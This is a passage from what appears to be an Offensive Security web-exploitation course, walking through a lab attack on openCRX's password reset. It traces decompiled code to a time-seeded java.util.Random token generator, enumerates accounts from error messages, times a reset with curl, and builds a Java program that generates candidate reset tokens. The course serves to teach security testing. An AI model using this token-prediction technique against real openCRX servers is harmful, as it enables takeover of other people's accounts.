


Figure 242: Viewing JSPs in JD-GUI

Since vulnerabilities in authentication and password reset functions can often be leveraged to gain authenticated access to a web application, we'll inspect these functions first. If we can find and exploit a vulnerability that gives us access to a valid user account, we can then search for other post-authentication vulnerabilities. With that in mind, let's explore the source code for *RequestPasswordReset.jsp* to discover how this application handles password resets.

```
056  %><%@ page session="true" import="
057  java.util.*,
058  java.net.*,
059  java.util.Enumeration,
060  java.io.PrintWriter,
061  org.w3c.spi2.*,
062 org.openmdx.portal.servlet.*,
063 org.openmdx.base.naming.*, 064
org.opencrx.kernel.generic.*
```

Listing 317 - Code excerpt from RequestPasswordReset.jsp

Several custom libraries are imported starting on line 56. The *import* attribute specifies which classes can be used within the JSP. This is similar to an import statement in a standard Java source file which adds application logic to the program. The *org.opencrx.kernel.generic.** import on line 64 is especially interesting as the naming pattern fits the application we are examining. The "*" character in the import is a wildcard used to import all classes within the package.

The file also contains additional application logic. The application code that handles password resets starts near the end of the file, around line 153.

```
153     if(principalName != null && providerName != null && segmentName != null) {
154         javax.jdo.PersistenceManagerFactory pmf =
org.opencrx.kernel.utils.Utils.getPersistenceManagerFactory();
155         javax.jdo.PersistenceManager pm = pmf.getPersistenceManager(
156             SecurityKeys.ADMIN_PRINCIPAL + SecurityKeys.ID_SEPARATOR +
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
segmentName,
157             null
158         );
159         try {
160             org.opencrx.kernel.home1.jmi1.UserHome userHome =
(org.opencrx.kernel.home1.jmi1.UserHome)pm.getObjectById(
161                 new
Path("xri://@openmdx*org.opencrx.kernel.home1").getDescendant("provider",
providerName, "segment", segmentName, "userHome", principalName)
162             );
163             pm.currentTransaction().begin();
164             userHome.requestPasswordReset();
165             pm.currentTransaction().commit();
166             success = true;
167         } catch(Exception e) {
168             try {
169                 pm.currentTransaction().rollback();
170             } catch(Exception ignore) {}
171             success = false;
172         }
173     } else {
174         success = false;
175     }
```

Listing 318 - Code excerpt from RequestPasswordReset.jsp

Let's step through the logic in this code block. In order to execute it, the *if* statement on line 153 needs to evaluate to true, which means *principalName*, *providerName*, and *segmentName* cannot be null. On lines 160 and 161, the *pm.getObjectById* method call uses those values to get an *org.opencrx.kernel.home1.jmi1.UserHome* object.

Line 164 calls a *requestPasswordReset* method on this object. We will need to find where this class is defined to continue tracing the password reset logic. If the class definition for *UserHome* was inside the WAR file we opened, we would be able to click on the linked method name in JD-GUI. Since there is no clickable link, we know the class must be defined elsewhere.

While we have been examining a WAR file, the overall application was deployed as an EAR file. EAR files include an *application.xml* file that contains deployment information, which includes the location of external libraries. Let's check this file, which we can find in the *META-INF* directory.

```
kali@kali:~/opencrx$ cat META-INF/application.xml
<?xml version="1.0" encoding="UTF-8"?>
<application id="opencrx-core-CRX-App" xmlns="http://java.sun.com/xml/ns/javaee"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" version="5"
xsi:schemaLocation="http://java.sun.com/xml/ns/javaee
http://java.sun.com/xml/ns/javaee/application_5.xsd">
    <display-name>openCRX EAR</display-
    name> <module id="opencrx-core-CRX">
        <web> <web-uri>opencrx-core-CRX.war</web-
            uri>
            <context-root>opencrx-core-CRX</context-root>
        </web>
    </module>
...
    <library-directory>APP-INF/lib</library-directory>
</application>
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

Listing 319 - openCRX's application.xml file

The *library-directory* element specifies where external libraries are found within an EAR file. The *opencrx-kernel.jar* file is located in the extracted */APP-INF/lib* directory. We should be able to find the *UserHome* class inside that JAR file based on naming conventions.




Figure 243: Viewing opencrx-kernel.jar in JG-GUI

While we do find the class there, it is just an *interface*.[146] Interfaces define a list of methods (sometimes referred to as behaviors) but do not implement the actual code within those methods. Instead, classes can *implement* one or more interfaces. If a class implements an interface, it must include code for all the methods defined in that interface.

To determine what the method call actually does, we will need to find a class that implements the interface. Let's search for "requestPasswordReset" in JD-GUI to find other classes that might contain or call this method, making sure "Method" is checked when we perform our search.

[146] (Wikipedia, 2020), https://en.wikipedia.org/wiki/Interface_(Java)

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 244: Searching for requestPasswordReset

When we search the entire code base of *opencrx-kernel.jar*, we find five results for "requestPasswordReset". If the name of a class is appended with "Impl", it implements an interface. If we inspect *org.opencrx.kernel.home1.aop2.UserHomeImpl.class*, we will find a short method that calls the *requestPasswordReset* method of *org.opencrx.kernel.backend.UserHomes.class*.

```
111  public Void requestPasswordReset() {
112    try {
113      UserHomes.getInstance().requestPasswordReset((UserHome)
114        sameObject());
115
116      return newVoid();
117    } catch (ServiceException e) {
118      throw new JmiServiceException(e);
119    }
120  }
```

Listing 320 - Code excerpt from UserHomeImpl.class

Let's inspect the *requestPasswordReset* function in that *UserHomes* class by clicking on *requestPasswordReset* within the try/catch block.

```
324 public void requestPasswordReset(UserHome userHome) throws ServiceException {
...
336     String webAccessUrl = userHome.getWebAccessUrl();
337     if (webAccessUrl != null) {
338       String resetToken = Utils.getRandomBase62(40);
...
341       String name = providerName + "/" + segmentName + " Password Reset";
342       String resetConfirmUrl = webAccessUrl + (webAccessUrl.endsWith("/") ? "" :
"/") + "PasswordResetConfirm.jsp?t=" + resetToken + "&p=" + providerName + "&s=" +
segmentName + "&id=" + principalName;
343       String resetCancelUrl = webAccessUrl + (webAccessUrl.endsWith("/") ? "" :
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
"/") + "PasswordResetCancel.jsp?t=" + resetToken + "&p=" + providerName + "&s=" +
segmentName + "&id=" + principalName;
...
363       changePassword((Password)loginPrincipal
364           .getCredential(), null, "{RESET}" + resetToken);
365     }
366   }
```

Listing 321 - Code excerpt from org.opencrx.kernel.backend.UserHomes.java

The application makes a method call on line 338 to generate a token. The token is used in some strings like “resetConfirmUrl”, and ultimately passed to the *changePassword* method on line 364. To understand how that token is generated in *Utils*, we can open the source code by clicking on “getRandomBase62”.

```
1038   public static String getRandomBase62(int length) {
1039 String alphabet =
"0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz";
 1040     Random random = new Random(System.currentTimeMillis());
 1041     String s = "";
 1042     for (int i = 0; i < length; i++) {
 1043       s = s +
"0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz".charAt(random.nextInt
(62));
1044 }
1045     return s;
1046   }
```

Listing 322 - Code excerpt from org.opencrx.kernel.utils.Util.java

The *getRandomBase62* method accepts an integer value and returns a randomly generated string of that length. There’s something wrong with this code however. Let’s investigate further.

9.2.1 When Random Isn’t

We will use *javac*[147] and *jshell*[148] in this section. If not already installed, let’s install them with **`sudo apt install openjdk-11-jdk-headless`**. We want to match the version of the JDK with the JRE we have installed in Kali, which we can confirm using **`java -version`**.

The standard Java libraries have two primary random number generators: *java.util.Random*[149] and *java.security.SecureRandom*.[150] The names are somewhat of a giveaway here, but we will review the documentation for these two classes.

First, let’s read about *Random*:

> *An instance of this class is used to generate a stream of pseudorandom numbers. … If two instances of Random are created with the same seed, and the same sequence of method calls is made for each, they will generate and return identical sequences of numbers. … Instances of java.util.Random are not*

[147] (Oracle, 2018), https://docs.oracle.com/javase/7/docs/technotes/tools/windows/javac.html

[148] (Oracle, 2017), https://docs.oracle.com/javase/9/jshell/introduction-jshell.htm#JSHEL-GUID-630F27C8-1195-4989-9F6B-2C51D46F52C8

[149] (Oracle, 2020), https://docs.oracle.com/javase/8/docs/api/java/util/Random.html

[150] (Oracle, 2020), https://docs.oracle.com/javase/8/docs/api/java/security/SecureRandom.html

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

> *cryptographically secure. Consider instead using SecureRandom to get a cryptographically secure pseudo-random number generator for use by security-sensitive applications.*

We can use **`jshell`** to interactively run Java and observe this behavior in action. Let's import the *Random* class, then declare and instantiate two instances of *Random* objects with the same seed value. Then, we can compare the output of calling the *nextInt*[151] method on each *Random* object inside a *for* loop.

```
kali@kali:~$ jshell
|  Welcome to JShell -- Version 11.0.6 |
For an introduction type: /help intro

jshell> import java.util.Random;

jshell> Random r1 = new Random(42);
r1 ==> java.util.Random@26a1ab54

jshell> Random r2 = new Random(42);
r2 ==> java.util.Random@41cf53f9

jshell> int x, y;
x ==> 0
y ==> 0

jshell> for(int i=0; i<10; i++) { x = r1.nextInt(); y = r2.nextInt(); if(x == y){
System.out.println("They match! " + x);}}
They match! -1170105035
They match! 234785527
They match! -1360544799
They match! 205897768
They match! 1325939940
They match! -248792245
They match! 1190043011
They match! -1255373459
They match! -1436456258
They match! 392236186
```

Listing 323 - Generating two random integers and comparing them in a for loop

As the documentation described, identical sequences were generated from two different *Random* objects with the same seed value.

Next, let's read about *SecureRandom*:

> *This class provides a cryptographically strong random number generator (RNG).*
>
> *A cryptographically strong random number minimally complies with the statistical random number generator tests specified in FIPS 140-2, Security Requirements for Cryptographic Modules, section 4.9.1. Additionally, SecureRandom must produce non-deterministic output. Therefore any seed material passed to a SecureRandom object must be unpredictable, and all*

[151] (Oracle, 2020), https://docs.oracle.com/javase/8/docs/api/java/util/Random.html#nextInt--

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

> *SecureRandom output sequences must be cryptographically strong, as described in RFC 1750: Randomness Recommendations for Security.*

Let's observe this in action, again using jshell. *SecureRandom* objects use a byte array as a seed, so we'll need to declare a byte array before we instantiate our objects.

```
jshell> import java.security.SecureRandom;

jshell> byte[] s = new byte[] { (byte) 0x2a
} s ==> byte[1] { 42 }

jshell> SecureRandom r1 = new SecureRandom(s);
r1 ==> NativePRNG

jshell> SecureRandom r2 = new SecureRandom(s);
r2 ==> NativePRNG

jshell> if(r1.nextInt() == r2.nextInt()) { System.out.println("They match!"); } else {
System.out.println("No match."); }
No match.

jshell> /exit
| Goodbye
```

Listing 324 - Comparing the output of two SecureRandom objects

Even though they were instantiated with the same seed value, the two *SecureRandom* objects returned different results from the *nextInt* method.

What does this mean for us? Let's review the token generation code to remember what we are working with.

```
1038   public static String getRandomBase62(int length) {
1039 String alphabet =
"0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz";
 1040     Random random = new Random(System.currentTimeMillis());
 1041     String s = "";
 1042     for (int i = 0; i < length; i++) {
 1043       s = s +
"0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz".charAt(random.nextInt
(62));
1044 }
1045     return s;
1046   }
```

Listing 325 - Code excerpt from org.opencrx.kernel.utils.Util.java

The code in openCRX uses the regular *Random* class to generate password reset tokens; it is seeded with the results of *System.currentTimeMillis()*. This method returns "the difference, measured in milliseconds, between the current time and midnight, January 1, 1970 UTC".[152]
If we can predict when a token is requested, we should be able to generate a matching token by manipulating the seed value when creating our own *Random* object. We could even generate a list

[152] (Oracle, 2020), https://docs.oracle.com/javase/8/docs/api/java/lang/System.html#currentTimeMillis--

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

of possible tokens, assuming there is no throttling or lockout for password resets on the server, and iterate through the list until we find a match. However, we also need an account to target.

9.2.1.1 Exercises

1. Use jshell to recreate the code blocks in this section.
2. Compare ten outputs from *SecureRandom* objects using a *for* loop.

9.2.2 Account Determination

A default installation[153] of openCRX has three accounts with the following username and password pairs:

1. guest / guest
2. admin-Standard / admin-Standard
3. admin-Root / admin-Root

With this in mind, let's start Burp Suite and configure Firefox to use it as a proxy.

We can use error messages from login and password reset pages to determine the validity of a submitted username. We can find the reset page by going to the login page in Listing 326 and submitting invalid credentials. This reveals the link to the password reset page.

```
http://opencrx:8080/opencrx-core-CRX/ObjectInspectorServlet?loginFailed=false
```

Listing 326 - Login page URI

Let's submit a password reset for a default username to determine if if this page discloses valid user accounts. If we submit a valid account, the response indicates the password reset request was successful.




Figure 245: Requesting a password reset for a valid account

[153] (openCRX, 2020), https://github.com/opencrx/opencrx-documentation/blob/master/Admin/InstallerServer.md

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

If we submit an invalid account, we receive an error message.




Figure 246: Requesting a password reset for an invalid account

The differences in the response indicate the existence of a “guest” account. Let’s use “guest” as our target account for the reset process.

9.2.3 Timing the Reset Request

In order to generate the correct password reset token, we need to guess the seed value, which is the exact millisecond that the token was generated. Thankfully, the value returned by *System.currentTimeMillis()* is already in UTC, so we don’t have to worry about time zone differences.

We can get the milliseconds “since the epoch” using the **`date`** command in Kali with the **`%s`** flag. We’ll also use the **`%3N`** flag to include three digits of nanoseconds. This format will match the output of the Java method in milliseconds.

We can get the range of potential seed values using the **`date`** command before and after we submit the reset request with **`curl`**. We will also use the **`-i`** flag to include response headers in the output. In order for this attack to succeed, the server time must be set to the correct date and time. We can use the *Date*[154] response header to determine the server time.

```
kali@kali:~$ date +%s%3N && curl -s -i -X 'POST' --data-binary 'id=guest'
'http://opencrx:8080/opencrx-core-CRX/RequestPasswordReset.jsp' && date
+%s%3N 1582038122371
HTTP/1.1 200
Set-Cookie: JSESSIONID=367FD5747FB803124A0F504A1FC478B7; Path=/opencrx-core-
CRX; HttpOnly
Content-Type: text/html;charset=UTF-8
Content-Length: 2282
Date: Tue, 18 Feb 2020 15:02:02 GMT
Server: Apache TomEE
...
1582038122769
```

[154] (Internet Engineering Task Force, 2014), https://tools.ietf.org/html/rfc7231#section-7.1.1.2

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

Listing 327 - Submitting a password reset request with curl

Based on the output, we can guess that the reset token was created with a seed value between 1582038122371 and 1582038122769. This includes 398 possible seed values.

This range varies based on network latency and server processing time. However, the seed is determined early in the password reset process, so it is likely to be closer to the start time rather than the end time.

The server response included a *Date* header with the value of "Tue, 18 Feb 2020 15:02:02 GMT". We can convert this value to the Unix epoch time using a site such as EpochConverter.[155]




Figure 247: Converting the Date header to milliseconds since the epoch

We do not get the same level of millisecond precision from the value of the *Date* header as we do from running the date command. The timestamp will always end in 000. However, we can use the header value as a sanity check to make sure our local values are in the correct range.

In this case, the timestamps we calculated locally, 1582038122371 and 1582038122769, do roughly align with the value from the server (1582038122000). The values should be close enough to proceed with this attack.

9.2.4 Generate Token List

Now that we have the range of potential random seeds, we need to create our own token generator. Let's create a file with our own Java class to generate the tokens to exploit the predictable random generation. The name of the class within the file must match the file name and end with "java" as the file extension. We will use `touch` to create an empty file named *OpenCRXToken.java*.

```
kali@kali:~/opencrx$ touch OpenCRXToken.java
```

Listing 328 - Creating an empty Java source file

Next, let's start by building out the basic outline of our class. We will need a class definition, a *main* method so that we can run the class from the command line, and a method that generates

[155] (Epoch Converter, 2020), https://www.epochconverter.com

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

the tokens. We'll copy much of the code that generates the tokens from *org.opencrx.kernel.utils.Util.java* , but we'll modify it to accept the *seed* value so we can iterate through values as we generate tokens. We'll also import *java.util.Random* to generate the tokens. A simple text editor like **nano** should suffice for editing the file.

```
kali@kali:~/opencrx$ nano

OpenCRXToken.java import java.util.Random;

public class OpenCRXToken {

  public static void main(String args[]) { }

  public static String getRandomBase62(int length, long seed) { }
}
```

Listing 329 - Updating the Java source file

Let's build out the *main* method next. We will need an *int* variable for the *length* of the token, *long* variables for the *start* and *stop* seed values, and a *String* for the *token* values. We will use a *for* loop to iterate between the *start* and *stop* values, calling the *getRandomBase62* method and passing in the *seed* value as it iterates.

```
import java.util.Random;

public class OpenCRXToken {

  public static void main(String args[])
    { int length = 40;
    long  start  =  Long.parseLong("1582038122371");
    long  stop   =  Long.parseLong("1582038122769");
    String token = "";

    for (long l = start; l < stop; l++) {
      token = getRandomBase62(length, l);
      System.out.println(token);
    }
  }

  public static String getRandomBase62(int length, long seed) {

  }
}
```

Listing 330 - OpenCRXToken.java

We will set the *start* and *stop* values which are based on the timestamps from when we ran curl in Listing 327. Finally, we will copy the contents of the *getRandomBase62* method from *org.opencrx.kernel.utils.Util.java* and modify it to use the *seed* value passed in to the method. Please note that for the sake of brevity, the function content is not included in the listing above.

Once the values are set, we can compile the program with **javac** and run it with **java**, redirecting the output into a text file. We will also **tail** the file to make sure the tokens were written correctly.

```
kali@kali:~/opencrx$ javac OpenCRXToken.java
```

 Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
kali@kali:~/opencrx$ java OpenCRXToken > tokens.txt

kali@kali:~/opencrx$ tail tokens.txt
SCKF9pp15wUrAZj84eC7m3Z1P5PexTb9wUetcF4T
OA1Otn7zkpspZ7pa3kIxSFsKcRdRelTKaQhmPkf3
aAycQmACHCk1cSdI4YKwnf8m464bmo2xjRtWldPY
1C8wnnzbg47SPVBE55G1mMNOi5k8NeK3KSHEhwEz
DA5AKo2oCR1dTp0u3uH07obqAkBIVhugTRTz3ryV
88mJ3mJmtLNZpN5M5zOqmzu9N7P5Axls7NXrqJZ5
K8iXdlOxPjGlvhu45nPp6QAdplpEK2LVEMieCEIb
l8srznDOnZdCgkSy4MLv67PEWlWkvqdbrP7J7X84
x8p5WnGZLwVOm4Hg4BMuRXdgySxv3vCE0OJ4UQqZ
vMSsitoJwnrHnfB00BneUoeGxMxiQPj3UjkCnBNi
```

Listing 331 - Compiling and running OpenCRXToken

With our token list generated, we'll next determine how to leverage it to complete the password reset process.

9.2.4.1 Exercises

1. Complete the code for *OpenCRXToken* class.
2. Recreate the steps above to generate a token list.

9.2.4.2 Extra Mile

Update the token generator program to accept the *start* and *stop* values as command line parameters.

9.2.5 Automating Resets

When we examined the source code in *UserHomes.class*, we found the format of a reset link:

```
 String resetConfirmUrl = webAccessUrl + (webAccessUrl.endsWith("/") ? "" : "/") +
"PasswordResetConfirm.jsp?t=" + resetToken + "&p=" + providerName + "&s=" +
segmentName + "&id=" + principalName;
```

Listing 332 - Password reset link

We have our tokens, but we will also need to provide values for *providerName*, *segmentName*, and *id*. Based on the password reset request we sent, we know the *id* value is the username. We can find clues for *providerName* and *segmentName* in the source code of *RequestPasswordReset.jsp*.

```
234  <form role="form" class="form-signin" style="max-width:400px;margin:0 auto;"
method="POST" action="RequestPasswordReset.jsp" accept-charset="UTF-8">
235      <h2 class="form-signin-heading">Please enter your username, e-mail address or
ID</h2>
236      <input type="text" name="id" id="id" autofocus="" placeholder="ID (e.g.
guest@CRX/Standard)" class="form-control" />
237      <br />
238      <button type="submit" class="btn btn-lg btn-primary btn-block">OK</button>
239      <br />
240      <%@ include file="request-password-reset-note.html" %>
241  </form>
```

Listing 333 - An example of provider and segment in RequestPasswordReset.jsp

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

Line 236 defines the input field for *id*, which includes a placeholder value of "guest@CRX/Standard". When we visit that page in our browser, we receive a different placeholder.

